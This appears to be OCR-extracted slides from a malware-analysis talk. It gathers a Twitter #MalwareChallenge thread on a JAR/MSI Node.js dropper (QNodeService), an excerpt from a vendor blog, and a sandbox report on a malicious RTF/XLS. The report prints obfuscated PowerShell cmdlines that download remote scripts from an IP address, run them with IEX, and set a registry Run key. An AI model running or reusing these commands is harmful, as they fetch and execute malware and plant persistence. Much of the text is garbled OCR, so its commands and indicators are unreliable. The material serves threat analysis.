The screenshot shows a Twitter thread from user TomU (@TomU). The first tweet is from April 29, 2020, and includes hashtags #HomeOffice, #SocialDistancing, #StaySafe, and #MalwareChallenge. It lists several users who have responded to the challenge. A reply from TomU is highlighted with a green border, asking if anyone sees traffic to a specific URL. This reply is also timestamped April 29, 2020, and includes the hashtags #malware challenge, #MalwareChallenge, and #DesktopGroup.

TomU #HomeOffice #SocialDistancing #StaySafe @c_AP... · Apr 29
#MalwareChallenge

@a_de_pasquale
@Cryptolaemus1
@executemalware
@HazMalware
@James_inthe_box
@JAMESWT_MHT
@JayTHL
@JRoosen
@lazyactivist192
@luc4m
@malrhunterteam
@MsftSeclntel
@JohnLaTwC
@neonprimetime
@ps66uk
@Racco42
@VK_Intel

TomU #HomeOffice #SocialDistancing #StaySafe @c_AP... · Apr 29
#malware challenge

Do you see any traffic to: central.qhub.qua[.]one ?

What is this sample?
bazaar.abuse.ch/sample/e65a03d...

Any more malware followups / downloads?

#MalwareChallenge

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: MSI + JAR

 **TomU #HomeOffice #SocialDistancing #MalwareChallenge**

@a_de_pasquale
@Cryptolaemus1
@executemalware
@HazMalware
@James_inthe_box
@JAMESWT_MHT
@JayTHL
@JRoosen
@lazyactivist192
@luc4m
@malwrhunerteam
@MsftSeclntel
@JohnLaTwC
@neonprimetime
@ps66uk
@Racco42
@VK_Intel

 **TomU #HomeOffice #SocialDistancing #StaySafe @c_APT... · Apr 29**

My take:
- JAR drops NodeJS and a CMD
- creates persistence (RUN key to CMD)
- CMD runs node.exe at startup

There's no (real) **#Malware** there yet.

Would it get pulled from central.qhub.qua[.]one later at some point?


#MalwareChallenge continued

Do you see any traffic to: central.qhub.qua[.]one

What is this sample?
bazaar.abuse.ch/sample/e65a03d...

Any more malware followups / downloads?

#MalwareChallenge


agent: 'C:\Users\user\AppData\Local\Temp\jartracer.jar' -jar 'C:\Users\user\Desktop\LocalTemp\jartracer.jar' -jar 'C:\Users\user\Desktop\Order_List_for_May.pdf.jar' MD5: AD7B9C1A8D3B526C532FB49A4342B98E
pe (rpath: 'wavenet') (O) (CM: MDS: 1542A92D9C0F7E1E09619F3469C5CE7F) []
node->v13.13.0-win-x86\nodejs\niwartd.js start -central-base-url https://central.qhub.
one/1f7e0f914f182 []
msi!file!verb!CurrentVersion!Run! 'V'\nodejs-abc47995' # REG_SZ F:0 cmd /D /C V
32FBA59A8312094) []
V '\nodejs-abc47995' # REG_SZ F:0 cmd /D /C C:\Users\user\nodejs\node.v
dejs-node->v13.13.0-win-x86\nodejs\nodejs-vin32-i386.js serve -central-base-url
central.qhub.qua.one --group user 470@ghub-subscription-store qua one --register-status
objjs '\nodejs-abc47995.msi' MD5: AD7B9C1A8D3B526C532FB49A4342B98E []
dev->v13.13.0-win-x86\nodejs\niwartd.js 'VMart' -central-base-url https://central.qhub.
one/5399FB82D059FB02) []
de->v13.13.0-win-x86\node.exe 'C:\Users\user\nodejs-node->v13.13.0-win-x86\nodejs.j
n' -register-status" MD5: AD7B9C1A8D3B526C532FB49A4342B98E []
/user\nodejs-node->v13.13.0-win-x86\nodejs\niwartd.js 'start' -central-base-url https://cen
tral.qhub.qua.one/5399FB82D059FB02) []
IRE!Microsoft!Windows!CurrentVersion!Run! 'V'\nodejs-abc47995' # REG_SZ F:0 cmd /D /C
9C1A8D3B526C532FB49A4342B98E []
on!Run! 'V'\nodejs-abc47995' # REG_SZ F:0 cmd /D /C C:\Users\user\nodejs-
C1EB940) []
user\nodejs-node->v13.13.0-win-x86\nodejs\nodejs-win32-ia32.js serve -central-base
url https://central.qhub.qua.one --group user 470@ghub-subscription-store qua one -
ase-url "https://central.qhub.qua.one" "--group" []

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: MSI + JAR

 TomU #H
#Malware
[@a_de_p](#)
[@Cryptol](#)
[@execute](#)
[@HazMal](#)
[@James_i](#)
[@JAMESV](#)
[@JayTHL](#)
[@JRoozen](#)
[@lazyacti](#)
[@luc4m](#)
[@malwrh](#)
[@MsftSec](#)
[@JohnLa](#)
[@neonpri](#)
[@ps66uk](#)
[@Racco4](#)
[@VK_Inte](#)

blog.trendmicro.com/trendlabs-security-intelligence/qnodebservice-node-js-trojan-spread-via-covid-19-lure/

 SECURITY INTELLIGENCE Blog
SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

[Home](#) [Categories](#)

Home » Malware » QNodeService: Node.js Trojan Spread via Covid-19 Lure

QNodeService: Node.js Trojan Spread via Covid-19 Lure

Posted on: May 14, 2020 at 10:29 am Posted in: Malware Author: Trend Micro

By Matthew Stewart

We recently noticed a Twitter post by MalwareHunterTeam that showed a Java downloader with a low detection rate. Its name, “Company PLP_Tax relief due to Covid-19 outbreak CI+PL.jar”, suggests it may have been used in a Covid-19-themed phishing campaign. Running this file led to the download of a new, undetected malware sample written in Node.js; this trojan is dubbed as “QNodeService”.



qua[.]one later at some point?

Download File

```
yDataLocalTemp/jartracer.jar" -jar 'C:\Users\user\Desktop\jartracer.jar' -jar 'C:\Users\user\Desktop\Order_List_for_May.pdf.jar' MD5: C144MD5: 1542A92D9C0F67E1E09619F3460C5CE7F) pnodej\winard.js start --central-base-url https://central.qhub.us-east-1.amazonaws.com/Run' /N 'qnodejs-abc47995' /REG_SZ /F /O 'cmd /O /C \REG_SZ /F /O 'cmd /O /C \C:\Users\user\qnodejs-node.v 09\qnodejs\qnodejs-win32-1432.js serve --central-base-url sup user 470@ghub-subscription-store qua one --register-status [red] MD5: AD7B19C1A83B3B526C532FB494342B9B6) depj\winard.js start --central-base-url https://central.qhub.us-east-1.amazonaws.com/Run' /N 'qnodejs-abc47995' /REG_SZ /F /O 'cmd /O /C \C:\Users\user\qnodejs-node-v12.13.0-win-x64\qnodejs-1.6. AD7B19C1A83B3B526C532FB494342B9B6) v13.13.0-win-x64\qnodejs\winard.js' 'start' --central-base-url BA594342B9B6) v16\qnodejs\qnodejs-winard.js' 'start' --central-base-url https://central.qhub.us-east-1.amazonaws.com/Run' /N 'qnodejs-abc47995' /REG_SZ /F /O 'cmd /O /C \C:\Users\user\qnodejs-node-v12.13.0-win-x64\qnodejs-3.0-win-x64\qnodejs\qnodejs-win32-1a32.js serve --central-base-url qua one --group-user 470@ghub-subscription-store qua one --ase-url "https://central.qhub.qua.one" "--group"
```

2 6

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: MSI + JAR

TomU #HomeOffice #SocialDistancing #StaySafe
@c_APT_ure

Replies to @c_APT_ure @James_inthe_box and 18 others

Thanks @malwrhunteerteam, we finally got a name for this "QHub premium service"
(and soon there will be many more names for the same 😐)

And thanks @TrendMicroRSRCH for the blog!
#QNodeService

MalwareHunterTeam @malwrhunteerteam · May 15
As long time followers know, TM is "not one of our favourite vendors"...
But when they do a good work & also give credits, they deserve a link to their article: blog.trendmicro.com/trendlabs-secu...
Good work, @TrendMicroRSRCH.

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
 - PCAP files
 - memory-strings & mutexes
 - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
 - YARA for email headers and body
 - Weird file formats: MSI + JAR || RTF + XLS



“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: RTF + XLS


Analysis Report **Compliance Questionnaire UPU POST TRASNFER.rtf**

Overview

General Information

Sample Name:	Compliance Questionnaire_UPU POST TRASNFER.rtf
MD5:	fdda4b2493c1e188e1f10...
SHA1:	49f9177dd16bdb916b8c0...
SHA256:	167aaafdfaa04977ae83d8...

Most interesting Screenshot:



Detection


MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%


Signatures

- Initial sample is an obfuscated RTF file
- Bypasses PowerShell execution policy
- Command shell drops VBS files
- Creates autostart registry keys with suspicious value...
- Creates processes via WMI
- Sigma detected: Microsoft Office Product Spawning ...
- Abnormal high CPU Usage
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mode (likely to inject...)
- Enables debug privileges
- Found WSH timer for Javascript or VBS script (likely ...)
- Found a high number of Window / User specific syst...
- HTTP GET or POST without a user agent
- May sleep (evasive loops) to hinder dynamic analysis
- Monitors certain registry keys / values for changes (o...

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: RTF + XLS



“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: RTF + XLS



“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS

7 x EXCEL.EXE
7 x PS cmd (1)

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: RTF + XLS

```
6A 6F 69 6E 20 27 27 7C 4D 2/2 ▲ ▼ ×  
▪ System is w10x64_office  
▪ WINWORD.EXE (PID: 5700 cmdline: 'C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE' /Automation -Embedding MD5: EFDE23ECDF60D334C31AF2A041439360) ◻  
▪ EXCEL.EXE (PID: 3240 cmdline: 'C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE' -Embedding MD5: D672D26C85AEB9536B9736BF04054969) ◻  
  • conhost.exe (PID: 3288 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496) ◻  
  • wscript.exe (PID: 3672 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Roaming\wscript.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C) ◻  
▪ PowerShell.exe (PID: 5732 cmdline: Powershell.exe -w h $asciiChars='27%28%26%27%2B%27%28%47%27%2B%27%43%27%2B%27%5E%23%5E%27%2E%72%65%70%6C%61%63%65%28%27%5E%23%5E%27%2C%27%4D%27%29%2B%27%20%2A%5  
7%2D%27%2B%27%4F%2A%29%27%2B%20%27%4E%65%27%2B%27%74%2E%27%2B%27%57%27%2B%27%65%62%27%2B%27%43%27%2B%27%6C%69%27%2B%27%65%6E%74%29%27%2B%27%2E%44%27%2B%27%6F%77%27%2B%27%6E%6C%27%2  
B%27%6F%61%27%2B%27%64%27%2B%27%46%27%2B%27%69%6C%27%2B%27%65%28%27%27%68%74%70%3A%2F%2F%31%38%35%2E%31%37%37%2E%35%39%2E%31%38%34%2F%79%6A%71%66%2F%77%73%63%72%69%70%74%2E%76%6  
2%73%27%27%2C%24%65%6E%76%3A%41%50%50%44%41%41%2B%27%5C%77%73%63%72%69%70%74%2E%76%62%73%27%29%27%7C%49%60%45%60%58%3B%73%74%61%72%74%2D%70%72%6F%63%65%73%73%28%24%65%6E%7  
6%3A%41%50%50%44%41%41%41%2B%20%27%5C%77%73%63%72%69%70%74%2E%76%62%73%27%29';$jm=$asciiChars.Split('%') | forEach {[char]::convert)::toint16($_.16)});$jm -join "'`E`X" MD5: 95000560239032BC68B4C2FD913) ◻  
  • conhost.exe (PID: 3700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496) ◻  
  • wscript.exe (PID: 5820 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Roaming\wscript.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C) ◻  
▪ EXCEL.EXE (PID: 2128 cmdline: 'C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE' -Embedding MD5: D672D26C85AEB9536B9736BF04054969) ◻  
▪ PowerShell.exe (PID: 5520 cmdline: Powershell.exe -w h $asciiChars='27%28%26%27%2B%27%28%47%27%2B%27%43%27%2B%27%5E%23%5E%27%2E%72%65%70%6C%61%63%65%28%27%5E%23%5E%27%2C%27%4D%27%29%2B%27%20%2A%5  
7%2D%27%2B%27%4F%2A%29%27%2B%20%27%4E%65%27%2B%27%74%2E%27%2B%27%57%27%2B%27%65%62%27%2B%27%43%27%2B%27%6C%69%27%2B%27%65%6E%74%29%27%2B%27%2E%44%27%2B%27%6F%77%27%2B%27%6E%6C%27%2  
B%27%6F%61%27%2B%27%64%27%2B%27%46%27%2B%27%69%6C%27%2B%27%65%28%27%27%68%74%70%3A%2F%2F%31%38%35%2E%31%37%37%2E%35%39%2E%31%38%34%2F%79%6A%71%66%2F%77%73%63%72%69%70%74%2E%76%6  
2%73%27%27%2C%24%65%6E%76%3A%41%50%50%44%41%41%2B%20%27%5C%77%73%63%72%69%70%74%2E%76%62%73%27%29%27%7C%49%60%45%60%58%3B%73%74%61%72%74%2D%70%72%6F%63%65%73%73%28%24%65%6E%7  
6%3A%41%50%50%44%41%41%41%2B%20%27%5C%77%73%63%72%69%70%74%2E%76%62%73%27%29';$jm=$asciiChars.Split('%') | forEach {[char]::convert)::toint16($_.16)});$jm -join "'`E`X" MD5: 95000560239032BC68B4C2FD913) ◻  
  • conhost.exe (PID: 5084 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496) ◻  
  • wscript.exe (PID: 1396 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Roaming\wscript.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C) ◻  
▪ EXCEL.EXE (PID: 4280 cmdline: 'C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE' -Embedding MD5: D672D26C85AEB9536B9736BF04054969) ◻  
▪ PowerShell.exe (PID: 996 cmdline: Powershell -ExecutionPolicy Bypass $c145=Join ((111, 105, 130)) ForEach-Object {{ [Convert]::ToInt16(([String]$_.1), 8) -As[Char]});sal oE2 $c145;$mTmPXYJEhxfewHViHeqv=24 54 62 6F 6E 65 3D 27 2A 45 58 27 2E 72 65 70 6C 61  
63 65 28 27 2A 27 2C 27 49 27 29 3B 73 61 6C 20 4D 20 24 54 62 6F 6E 65 3B 64 6F 20 7B 24 70 69 6E 67 20 3D 20 74 65 73 74 2D 63 6F 6E 6E 65 63 74 69 6F 6E 20 2D 63 6F 6D 70 20 67 6F 6F 67 6C 65 2E 63 6F 6D 20 2D 63 6F 75 6E 74 20 31 20 2D 51 75 69 65 74 7  
D 20 75 6E 74 69 6C 20 28 24 70 69 6E 67 29 3B 24 70 32 32 20 3D 20 5B 45 6E 75 6D 5D 3A 3A 54 6F 4F 62 6A 65 63 74 28 5B 53 79 73 74 65 6D 2E 4E 65 74 2E 53 65 63 75 72 69 74 79 50 72 6F 74 6F 63 6F 6C 54 79 70 65 5D 2C 20 33 30 37 32 29 3B 5B 53 79 73 74  
65 6D 2E 4E 65 74 2E 53 65 72 76 69 63 65 50 6F 69 6E 74 4D 61 6E 61 67 65 72 5D 3A 3A 53 65 63 75 72 69 74 79 50 72 6F 74 6F 63 6F 20 3D 20 24 70 32 32 3B 24 6D 76 3D 27 28 47 27 2B 27 43 27 2B 27 24 24 27 2E 72 65 70 6C 61 63 65 28 27  
24 24 24 27 2C 27 4D 27 29 2B 27 20 2A 57 2D 27 2B 27 4F 2A 29 27 2B 20 27 4E 65 27 2B 27 42 27 2B 27 57 27 2B 27 65 62 27 2B 27 43 27 2B 27 44 27 2B 27 6F 77 27 2B 27 6E 6C 27 2B 27 6F 61 27 2B 27 64 27 2B 27 53  
27 2B 27 74 72 27 2B 27 69 6E 67 28 27 27 68 74 74 70 3A 2F 2F 31 38 35 2E 31 37 37 2E 35 39 2E 31 38 34 2F 79 6A 71 66 2F 6D 69 63 72 6F 73 6F 66 74 6E 65 74 66 72 61 6D 65 77 6F 72 6B 34 38 32 30 31 39 30 34 31 38 2E 6A 70 67 27 27 29 27 7C 49 60 45 60 58  
3B 24 61 73 63 69 69 43 68 61 72 73 3D 20 24 6D 76 20 2D 73 70 6C 69 74 20 27 2D 27 20 7C 46 6F 72 45 61 63 68 2D 4F 62 6A 65 63 74 20 7B 5B 63 68 61 72 5D 5B 62 79 74 65 5D 22 30 78 24 5F 22 7D 3B 24 61 73 63 69 53 74 72 69 6E 67 3D 20 24 61 73 63 69 69  
43 68 61 72 73 20 2D 6A 6F 69 6E 20 27 27 7C 4D';$jm=$mTmPXYJEhxfewHViHeqv.Split(' ') | forEach {[char]::convert)::toint16($_.16)});$jm -join "'`E`2" MD5: 95000560239032BC68B4C2FD913) ◻  
  • conhost.exe (PID: 744 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496) ◻  
▪ PowerShell.exe (PID: 5540 cmdline: Powershell Set-Item -Path HKCU\Software\Microsoft\Windows\CurrentVersion\Run -Value 'C:\Users\user\AppData\Local\Microsoft\wscript.vbs' MD5: 95000560239032BC68B4C2FD913) ◻  
  • conhost.exe (PID: 5620 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496) ◻
```

“DESIGNER WEIRD”

- **System** is w10x64_office
-  **WINWORD.EXE** (PID: 5700 cr)
-  **EXCEL.EXE** (PID: 3240 cmdlin)
 -  **conhost.exe** (PID: 3288 cr)
 -  **wscript.exe** (PID: 3672 cr)
-  **powershell.exe** (PID: 5732 cmd)
